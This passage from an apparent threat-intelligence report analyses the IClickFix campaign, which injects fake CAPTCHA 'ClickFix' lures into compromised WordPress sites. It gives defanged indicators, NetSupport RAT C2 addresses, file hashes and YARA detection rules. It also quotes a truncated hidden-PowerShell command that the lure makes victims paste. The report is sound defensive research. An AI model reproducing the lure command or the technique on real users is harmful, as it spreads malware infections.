


*Figure 7. ClickFix lure used in February 2025 on websites compromised by IClickFix*

In early February 2025, the malicious code injected into compromised WordPress sites fetched JavaScript from `hxxp://qq525f.short[.]gy/claud` (URL from the `Short[.]gy` URL shortener), which then redirected to `hxxps://bestieslos[.]com/over.js`. At this stage, there was no TDS protection and only a single execution step: the downloaded JavaScript contained the HTML lure, the ClickFix command, and JavaScript to perform clipboard operations.

As of early February 2025, the ClickFix command distributed by *IClickFix* cluster was:

```
cmd /c start /min powershell -NoProfile -WindowStyle Hidden -Command $path='c:\\\\users\\\\public\\\\3aw.msi'; Invoke-Res
```

Throughout 2025, *IClickFix* technical evolutions demonstrated that the operator has consistently updated the framework code, lures, and payloads, and compromised additional WordPress sites to expand the cluster's reach.

## Conclusion

The *IClickFix* framework serves as a **widespread and persistent initial access vector,** leveraging the **ClickFix social engineering tactic** for malware distribution. Since emerging in late 2024, this cluster has compromised over **3,800 WordPress sites through opportunistic watering hole attacks to distribute commodity malware**, such as NetSupport RAT, Emmenhtal Loader and XFiles Stealer.

Throughout 2025, the *IClickFix* operator consistently updated the malicious framework by abusing the YOURLS URL shortener as a Traffic Distribution System (TDS), introducing additional JavaScript delivery stages, refining the lure, and compromising more WordPress sites. **These updates have strengthened, protected and expanded the *IClickFix* infrastructure**, thereby complicating both analysis and detection.

By leveraging the ClickFix social engineering technique and massively exploiting vulnerable WordPress sites, the operator has affected numerous users worldwide. TDR assess with moderate confidence that the *IClickFix* framework may be responsible for **thousands of infections per day**.

To protect our customers from IClickFix, Sekoia.io analysts will continue proactive monitoring of this threat and other clusters leveraging the ClickFix social engineering tactic.

## IoCs & Technical details

*The indicators listed below and YARA rules are available in CSV format with additional metadata in the SEKOIA-IO/Community GitHub repository.*

### IoCs

#### IClickFix framework

#### Stage 1: redirection domains

| Domain name | Creation date |
|---|---|
| dasktiitititit[.]com | 2025-11-22 |
| ksfldfklskdmbxcvb[.]com | 2025-11-22 |
| appasdmdamsdmasd[.]com | 2025-11-04 |
| aasdtvcvchcvhhhhh[.]com | 2025-11-02 |
| dhdjisksnsbhssu[.]com | 2025-10-22 |
| ksaitkktkatfl[.]com | 2025-10-12 |
| asdaotasktjastmnt[.]com | 2025-09-30 |
| skldfjgsldkmfgsdfg[.]com | 2025-09-16 |
| jdaklsjdklajsldkjd[.]com | 2025-07-01 |
| fsdotiototakkaakkal[.]com | 2025-06-06 |
| ikfsdfksldkflsktoq[.]com | 2025-05-12 |
| ititoiaitoaitoiakkaka[.]com | 2025-05-03 |
| dasopdoaodoaoaoao[.]com | 2025-04-28 |
| sdfikguoriqoir.cloud | 2025-04-20 |
| ototoqtklktzlk[.]com | 2025-04-08 |
| pptpooalfkakktl[.]com | 2025-03-28 |
| forfsakencoilddxga[.]com | 2025-03-18 |

| | |
|---|---|
| overtimeforus[.]com | 2025-03-14 |
| tripallmaljok[.]com | 2025-03-05 |
| pqoqllalll[.]com | 2025-03-01 |
| qit15.short[.]gy | 2025-03-01 |
| qq51f.short[.]gy | 2025-02-01 |
| qq525f.short[.]gy | 2025-01-09 |

**Stage 2: domains hosting JavaScript payload 1**

| Domain name | Creation date |
|---|---|
| ksdkgsdkgkgmgm[.]pro | 2025-12-05 |
| fsdtiototoitweot[.]com | 2025-12-05 |
| alsokdalsdkals[.]com | 2025-11-22 |
| ldasldalsd[.]com | 2025-11-14 |
| foflfalflafl[.]com | 2025-11-14 |
| ototaikfffkf[.]com | 2025-11-04 |
| xxclglglglklgkxlc[.]com | 2025-11-02 |
| zmzkdodudhdbdu[.]com | 2025-10-22 |
| aksdaitkatktk[.]com | 2025-10-12 |
| dasdalksdkmasdas[.]com | 2025-10-05 |
| kdkdaosdkalkdkdakd[.]com | 2025-06-20 |
| caprofklfkzttripwith[.]com | 2025-03-18 |
| kdfmmikfkafjikmfikfjhm[.]com | 2025-03-18 |
| serviceverifcaptcho[.]com | 2025-03-12 |
| kalkgmbzfghq[.]com | 2025-03-07 |
| undermymindops[.]com | 2025-02-27 |
| bestiamos[.]com | 2025-02-16 |
| bestieslos[.]com | 2024-12-18 |

**Stage 3: compromised domains hosting JavaScript payload 2**

| Domain name | Creation date |
|---|---|
| 1teamintl[.]com | 2025-12-16 |
| mexicaletta[.]com[.]br | 2025-12-07 |
| booksbypatriciaschultz[.]com | 2025-11-24 |
| www.webentangled[.]com | 2025-11-24 |
| almhdnursing[.]qa | 2025-11-20 |
| www.alwanqa[.]com | 2025-11-17 |
| talentforth[.]org | 2025-11-12 |
| wintars[.]com | 2025-11-11 |
| erisaactuarialservices[.]com | 2025-11-06 |
| medi-care[.]gr | 2025-11-05 |
| www.raftingsella[.]com | 2025-10-30 |
| jairecanoas[.]com | 2025-10-22 |
| abogados-gs[.]com | 2025-10-15 |

| | |
|---|---|
| www.mitaxi[.]net | 2025-10-13 |
| stangherlini[.]com[.]br | 2025-10-05 |
| ecoawnings[.]com[.]au | 2025-10-03 |
| dreamdraftingsydney[.]com[.]au | 2025-09-29 |
| solpower[.]com[.]my | 2025-09-21 |
| sfc-oman[.]com | 2025-09-16 |
| gerab[.]bt | 2025-09-11 |
| soinpharmaceuticals[.]com | 2025-09-07 |

**NetSupport RAT**

**Recent NetSupport RAT C2 domains used by the IClickFix campaign**

| Domain name | Creation date |
|---|---|
| nightlomsknies[.]com | 2025-12-01 |
| notlimbobimboa[.]com | 2025-11-13 |
| notmauserfizko[.]com | 2025-11-13 |
| fnotusykakimao[.]com | 2025-11-13 |
| otpnemoyjfh[.]com | 2025-11-02 |
| pisikakimmmad[.]com | 2025-11-02 |
| makimakiokina[.]com | 2025-11-02 |
| smallfootmyfor[.]com | 2025-10-03 |
| understandott[.]com | 2025-09-26 |
| adventurergsdfjg[.]com | 2025-09-26 |
| remarkableaskf[.]com | 2025-09-26 |
| foundationasdasd[.]com | 2025-09-26 |
| generationkasdm[.]com | 2025-09-26 |
| universitynsd[.]com | 2025-09-26 |
| basketballast[.]com | 2025-09-26 |
| blueprintsfdskjhfd[.]com | 2025-09-26 |
| voluntarydasd[.]com | 2025-09-26 |
| atmospheredast[.]com | 2025-09-26 |
| newgenlosehops[.]com | 2025-08-05 |
| lastmychancetoss[.]com | 2025-08-05 |
| losiposithankyou[.]com | 2025-07-01 |

**NetSupport RAT C2 IP address and URL used by the IClickFix campaign**

| Domain name | First seen | Last seen |
|---|---|---|
| 85.208.84[.]35 | 2025-10-09 | – |
| http://85.208.84[.]35:443/fakeurl.htm | 2025-10-09 | – |
| 141.98.11[.]175 | 2025-08-16 | 2025-09-10 |
| http://141.98.11[.]175/fakeurl.htm | 2025-08-16 | 2025-09-10 |
| 83.222.190[.]174 | 2025-05-10 | 2025-07-04 |
| http://83.222.190[.]174:443/fakeurl.html | 2025-05-10 | 2025-07-04 |

**NetSupport RAT files used by the IClickFix campaign**

| Filename | Role | SHA256 |
|---|---|---|
| AudioCapture.dll | NetSupport audio capturing library | 2cc8ebea55c06981625397b04575ed0eaad9bb9f9dc896355c011a62febe49b5 |
| client32.exe | NetSupport client executable | 06a0a243811e9c4738a9d413597659ca8d07b00f640b74adc9cb351c179b3268 |
| client32.ini | NetSupport client configuration file | 62f7a444ab0c645f20c7dc6340c3eaaad7ef033b2188c3e5123406762990c517 |
| gggg.txt | *Unknown* | 6846bc236bd2095fbf93f8b31dd4ca0798614fcab20fbd2ecac6cc7f431c6dec |
| HTCTL32.DLL | NetSupport HTTP communication library | 6562585009f15155eea9a489e474cebc4dd2a01a26d846fdd1b93fdc24b0c269 |
| msvcr100.dll | Microsoft C++ runtime library | 8793353461826fbd48f25ea8b835be204b758ce7510db2af631b28850355bd18 |
| nskbfltr.inf | NetSupport keyboard filter | d96856cd944a9f1587907cacef974c0248b7f4210f1689c1e6bcac5fed289368 |
| NSM.ini | NetSupport configuration file | e0ed36c897eaa5352fab181c20020b60df4c58986193d6aaf5bf3e3ecdc4c05d |
| NSM.LIC | NetSupport licence file | 83a6feb6304effcd258129e5d46f484e4c34c1cce1ea0c32a94a89283ccd24f9 |
| nsm_vpro.ini | NetSupport vPro configuration file | 4bfa4c00414660ba44bddde5216a7f28aeccaa9e2d42df4bbff66db57c60522b |
| pcicapi.dll | NetSupport communication library | 2dfdc169dfc27462adc98dde39306de8d0526dcf4577a1a486c2eef447300689 |
| PCICHEK.DLL | NetSupport system check library | 0cff893b1e7716d09fb74b7a0313b78a09f3f48c586d31fc5f830bd72ce8331f |

| | | |
|---|---|---|
| PCICL32.DLL | NetSupport core dependency library | b6d4ad0231941e0637485ac5833e0fdc75db35289b54e70f3858b70d36d04c80 |
| remcmdstub.exe | NetSupport remote command prompt stub | b11380f81b0a704e8c7e84e8a37885f5879d12fbece311813a41992b3e9787f2 |

### YARA rules

Compromised legitimate WordPress websites injected by the IClickFix framework:

```
rule infrastructure_iclickfix_cluster_ic_tracker_js_wordpress {
  meta:
      description = "Find WordPress HTML compromised by the IClickFix cluster, that injects the ic-tracker-js HTML tag"
      source = "Sekoia.io"
      creation_date = "2025-12-04"
      modification_date = "2025-12-04"
      classification = "TLP:CLEAR"

  strings:
      $wp01 = "\" id=\"ic-tracker-js\"" ascii

  condition:
      all of them
}
```

First obfuscated JavaScript of the IClickFix framework:

```
rule infrastructure_iclickfix_cluster_ic_tracker_js_javascript1 {
   meta:
       description = "Find the first obfuscated JavaScript of the IClickFix cluster, that contacts the .php?data= URL to
       source = "Sekoia.io"
       creation_date = "2025-12-04"
       modification_date = "2025-12-04"
       classification = "TLP:CLEAR"

   strings:
       $obfjs01 = "'location'" ascii
       $obfjs02 = "'style'" ascii
       $obfjs03 = "?data=" ascii
       $obfjs04 = "={'host'" ascii
       $obfjs05 = "animation:1s\\x20ease-in-out\\x201s\\x20forwards\\x20fadeIn}'," ascii
       $obfjs06 = "}(document," ascii
       $obfjs07 = "'aHR0cH" ascii
       $obfjs08 = "'now'" ascii
```

```
    condition:
        6 of ($obfjs0*)
}
```

Second obfuscated JavaScript of the IClickFix framework:

```
rule infrastructure_iclickfix_cluster_ic_tracker_js_javascript2 {
    meta:
        description = "Find the second JavaScript of the IClickFix cluster, that contacts the .php?page= URL to download t
        source = "Sekoia.io"
        creation_date = "2025-12-04"
        modification_date = "2025-12-04"
        classification = "TLP:CLEAR"

    strings:
        $datajs01 = "xhr.send();" ascii
        $datajs02 = ".php?page=\");" ascii
        $datajs03 = "function getFaviconPath() {" ascii
        $datajs04 = "close-tlc-data" ascii
        $datajs05 = ".php?click=1&data=\"" ascii
        $datajs06 = "// listen from child" ascii
        $datajs07 = "--loadNumValue" ascii
        $datajs08 = "encodeURIComponent(JSON.stringify(data))" ascii
        $datajs09 = "/* WHITE background: rgba(255,255,255,0.65); */" ascii

    condition:
        6 of ($datajs0*)
}
```

HTML of the IClickFix lure impersonating the Cloudflare Turnstile CAPTCHA:

```
rule infrastructure_iclickfix_cluster_ic_tracker_html_lure {
    meta:
        description = "Find the HTML lure used by the IClickFix cluster, impersonating Cloudflare Turnstile CAPTCHA"
        source = "Sekoia.io"
        creation_date = "2025-12-04"
        modification_date = "2025-12-04"
        classification = "TLP:CLEAR"

    strings:
        //HTML page containing JavaScript and a second HTML corresponding to the ClickFix lure
        $lure01 = "let clickCopy" ascii
        $lure02 = "let clickCounts" ascii
        $lure03 = "let delay" ascii
        $lure04 = "let COPYbase64Text" ascii
        $lure05 = "let rayID" ascii
        $lure06 = "'Cloudflare protection - verify with code:" ascii
        $lure07 = "center.innerHTML" ascii
        $lure08 = "Verify you are human" ascii
        $lure09 = "location.host + " ascii
```

```
        $lure10 = "needs to review the security of your connection before proceeding." ascii
        $lure11 = "Unusual Web Traffic Detected" ascii
        $lure12 = "Our security system has identified irregular web activity" ascii
        $lure13 = "originating from your IP address. Automated verification" ascii
        $lure14 = "unable to confirm that you are a legitimate user." ascii
        $lure15 = "This manual verification step helps us ensure that your connection" ascii

    condition:
        9 of ($lure*)
}
```

## External references


1. [Medium] Bypassing Malicious TDS in ClickFix Campaigns, by Walmart Global Tech Blog ↩
2. [Sekoia.io] ClearFake's New Widespread Variant: Increased Web3 Exploitation for Malware Delivery ↩
3. [urlquery] About urlquery.net ↩
4. [Share Sekoia.io] Video example of a website compromised by IClickFix framework (A video example of a website compromised by this infection chain is available at this link) ↩
5. [GitHub] YOURLS ↩
6. [urlscan.io] Scan results for hxxps://ksfldfklskdmbxcvb[.]com/admin/ ↩
7. [GitHub] YOURLS/includes/functions.php ↩
8. [eSentire] EVALUSION Campaign Delivers Amatera Stealer and NetSupport RAT ↩
9. [WordPress] Elementor Website Builder – WordPress plugin ↩
10. [WordPress] WooCommerce – WordPress plugin ↩
11. [WordPress] Gravity Forms Plugin ↩


**Feel free to read other Sekoia.io TDR (Threat Detection & Research) analysis here:**

- Phishing Campaigns "I Paid Twice" Targeting Booking.com Hotels and Customers
- Leveraging Landlock telemetry for Linux detection engineering
- Advent of Configuration Extraction – Part 1: Pipeline Overview – First Steps with Kaiji Configuration Unboxing
- French NGO Reporters Without Borders targeted by Calisto in recent campaign
- TransparentTribe targets Indian military organisations with DeskRAT
- ClearFake's New Widespread Variant: Increased Web3 Exploitation for Malware Delivery

CTI Cybercrime

Share this post:

---